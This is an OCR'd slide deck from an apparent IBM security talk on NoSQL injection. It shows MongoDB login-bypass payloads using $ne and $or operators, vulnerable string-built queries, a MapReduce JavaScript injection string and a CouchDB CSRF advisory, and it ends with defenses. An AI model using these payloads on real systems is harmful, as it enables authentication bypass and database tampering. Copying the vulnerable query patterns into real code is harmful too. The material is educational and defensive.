


NO SQL! NO INJECTION?

A talk on the state of NoSQL security

IBM Cyber Security Center of Excellence

Aviv Ron

Alexandra Shulman-Peleg

IBM AppScan

Emanuel Bronshtein

AVIV RON

- Security Researcher for IBM Cyber Security Center of Excellence
  @aviv_ron
- Focus on Application Security in the cloud
- Ongoing research on new and emerging application vulnerabilities for IBM AppScan, Application Security Testing

AppScan

NOT ONLY SQL

Rank			DBMS	Database Model	Score		
Apr 2015	Mar 2015	Apr 2014			Apr 2015	Mar 2015	Apr 2014
1.	1.	1.	Oracle	Relational DBMS	1446.13	-22.96	-67.95
2.	2.	2.	MySQL	Relational DBMS	1284.58	+23.49	-8.09
3.	3.	3.	Microsoft SQL Server	Relational DBMS	1149.11	-15.68	-61.31
4.	4.	↑ 5.	MongoDB ⊞	Document store	278.59	+3.58	+64.25
5.	5.	↓ 4.	PostgreSQL	Relational DBMS	268.31	+3.88	+38.08
6.	6.	6.	DB2	Relational DBMS	197.65	-1.20	+13.06
7.	7.	7.	Microsoft Access	Relational DBMS	142.19	+0.50	-0.57
8.	8.	↑ 9.	Cassandra ⊞	Wide column store	104.89	-2.42	+26.17
9.	9.	↓ 8.	SQLite	Relational DBMS	102.30	+0.59	+12.13
10.	10.	↑ 13.	Redis	Key-value store	94.55	-2.49	+36.09

According to http://db-engines.com

It's not that relational databases are bad

but some use cases have better solutions

We are just saying tables are not the solution for EVERYTHING

Applications of NoSQL

BIG DATA

REAL TIME WEB

PERFORMANCE

FLEXIBILITY

SCALABILITY

SO… NO SQL, NO WORRIES?


INTRODUCING NOSQL INJECTIONS

A LOOK AT MONGODB

```
db.books.insert({
  title: ‘The Hobbit’,
  author: ‘J.R.R. Tolkien’
})

db.books.find({
   title: ‘The Hobbit’,
   author: ‘J.R.R. Tolkien’
})
```


```
array(‘title’ => ‘The hobbit’, ‘author’ => ‘J.R.R. Tolkien’);
```



HTTP POST

```
username=tolkien&password=hobbit
```

```
db->logins->find(array(
                “username”=>$_POST[“username”],
                “password”=>$_POST[“password”]));
```

```
{ username: ‘tolkien’, password: ‘hobbit’ }
```

Login

Username:

Password:

HTTP POST

username[$ne]=1&password[$ne]=1


```
db->logins->find(
        array("username"=>array("$ne" => 1),
        "password"=> array("$ne" => 1));
```

```
{ username: { $ne: 1 }, password: { $ne: 1 } }
```

PHP PARAMETER POLLUTION

```
db->logins->find(
        array(“$where”=>”function() { return this.price < 100 }”));
```

PHP PARAMETER POLLUTION


```
db->logins->find(
        array(“$where”=>”function() { return this.price < 100 }”));
```

From PHP documentation:

“Please make sure that for all special query operators (starting with $) you use single quotes so that PHP doesn't try to replace "$exists" with the value of the variable $exists.”

NOT ONLY IN PHP

let's take a look at JavaScript



HTTP POST

username=tolkien&password=hobbit

```
string query =
 "{ username: '" + post_username + "', password: '" + post_password + "' }"
```

```
{ username: 'tolkien', password: 'hobbit' }
```

Login

Username:

Password:

HTTP POST

username=tolkien', $or: [{}, { 'a':'a&password=' }], $comment:'hacked'

```
string query =
 "{ username: '" + post_username + "', password: '" + post_password + "' }"
```

```
{ username: 'tolkien', $or: [ {}, { 'a': 'a', password: '' } ], $comment: 'hacked' }
```

PEOPLE WILL ALWAYS FIND WAYS TO COMPENSATE FOR LIMITATIONS

NOSQL JAVASCRIPT INJECTION

MONGODB MAP REDUCE

```
$map = "function() {
  for (var i = 0; i < this.items.length; i++) {
       emit(this.name, this.items[i].$param); } }";
$reduce = "function(name, sum) { return Array.sum(sum); }";
$opt = "{ out: 'totals' }";
$db->execute("db.stores.mapReduce($map, $reduce, $opt);");
```

ATTACK ON MAP REDUCE JAVASCRIPT

```
a);}},function(kv) { return 1; }, { out: 'x'
});db.injection.insert({success:1});return
1;db.stores.mapReduce(function() { { emit(1,1
```


ATTACK ON MAP REDUCE JAVASCRIPT

```
a);}},function(kv) { return 1; }, { out: 'x'
});db.injection.insert({success:1});return
1;db.stores.mapReduce(function() { { emit(1,1
```


```
db.stores.mapReduce(function() {
  for (var i = 0; i < this.items.length; i++) {
       emit(this.name, this.items[i].a);
  }
},function(kv) { return 1; }, { out: 'x' });
db.injection.insert({success:1});
return 1;db.stores.mapReduce(function() { { emit(1,1); } },
function(name, sum) { return Array.sum(sum); }, { out:
'totals' });"
```

NOW – LET'S HAVE SOME **REST**

CSRF ATTACK ON NOSQL REST API



16.2.1. Description

Apache CouchDB versions prior to version 0.11.1 are vulnerable to Cross Site Request Forgery (CSRF) attacks.

16.2.2. Mitigation

All users should upgrade to CouchDB 0.11.2 or 1.0.1.

Upgrades from the 0.11.x and 0.10.x series should be seamless.

Users on earlier versions should consult with upgrade notes.

16.2.3. Example

A malicious website can *POST* arbitrary JavaScript code to well known CouchDB installation URLs (like http://localhost:5984/) and make the browser execute the injected JavaScript in the security context of CouchDB's admin interface Futon.

Unrelated, but in addition the JSONP API has been turned off by default to avoid potential information leakage.


DEFENDING AGAINST RISKS

DEFENSES

- Injections
  - Encode all user input – do not assemble JSON from strings
  - If possible disable Javascript execution on DB
    else be careful when inserting user input to javascript
  - Beware of $ operators in PHP
- CSRF
  - Check your HTTP API framework for CSRF protection
    (NO JSONP, use of random token)
- General
  - Use automatic tools for application security testing that support NoSQL such as IBM AppScan
  - Use of role based access control and the principal of least privilege

NoSQL databases suffer from the same security issues their relational siblings do

Q&A AND OPEN DISCUSSION



http://xkcd.com/327/